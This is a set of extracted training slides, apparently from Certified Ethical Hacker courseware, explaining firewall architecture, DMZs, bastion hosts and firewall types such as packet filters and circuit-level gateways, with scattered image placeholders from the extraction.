
Firewalls examine all messages entering or leaving the Intranet and blocks those that do not meet the specified security criteria.

They are placed at the junction or gateway between the two networks, which is usually a private network and a public network such as the Internet



Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports

Secure Private Local Area Network



Public Network



✓ = Specified traffic allowed


✗ = Restricted unknown traffic

# Firewall Architecture

CEH  
Certified Ethical Hacker


## Bastion Host

- Bastion host is a computer system designed and configured to protect network resources from attack
- Traffic entering or leaving the network passes through the firewall, it has two interfaces:
  - public interface directly connected to the Internet
  - private interface connected to the Intranet




## Screened Subnet

- The screened subnet or DMZ (additional zone) contains hosts that offer public services
- The DMZ zone responds to public requests, and has no hosts accessed by the private network
- Private zone can not be accessed by Internet users



## Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the specific security objectives of the organization



# DeMilitarized Zone (DMZ)




01

DMZ is a network that serves as a buffer between the internal secure network and insecure Internet



It can be created using firewall with three or more network interfaces assigned with specific roles such as Internal trusted network, DMZ network, and external un-trusted network




# Types of Firewall



**Packet Filters**




01



**Circuit Level  
Gateways**

**Application Level  
Gateways**



02

03



**Stateful Multilayer  
Inspection Firewalls**

04

# Packet Filtering Firewall

CEH  
Certified Ethical Hacker



Packet filtering firewalls work at the network layer of the OSI model (or the IP layer of TCP/IP); they are usually a part of a router.





In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.



Depending on the packet and the criteria, the firewall can drop the packet and forward it, or send a message to the originator.



Rules can include the source and the destination IP address, the source and the destination port number, and the protocol used.



✓ = Traffic allowed based on source and destination IP address, packet type, and port number.

✗ = Disallowed Traffic

# Circuit-Level Gateway Firewall




Circuit-level gateways work at the session layer of the OSI model (or the TCP layer of TCP/IP)

Information passed to a remote computer through a circuit-level gateway appears to have originated from the gateway

They monitor requests to create sessions, and determine if those sessions will be allowed

Circuit proxy firewalls allow or prevent data streams, they do not filter individual packets



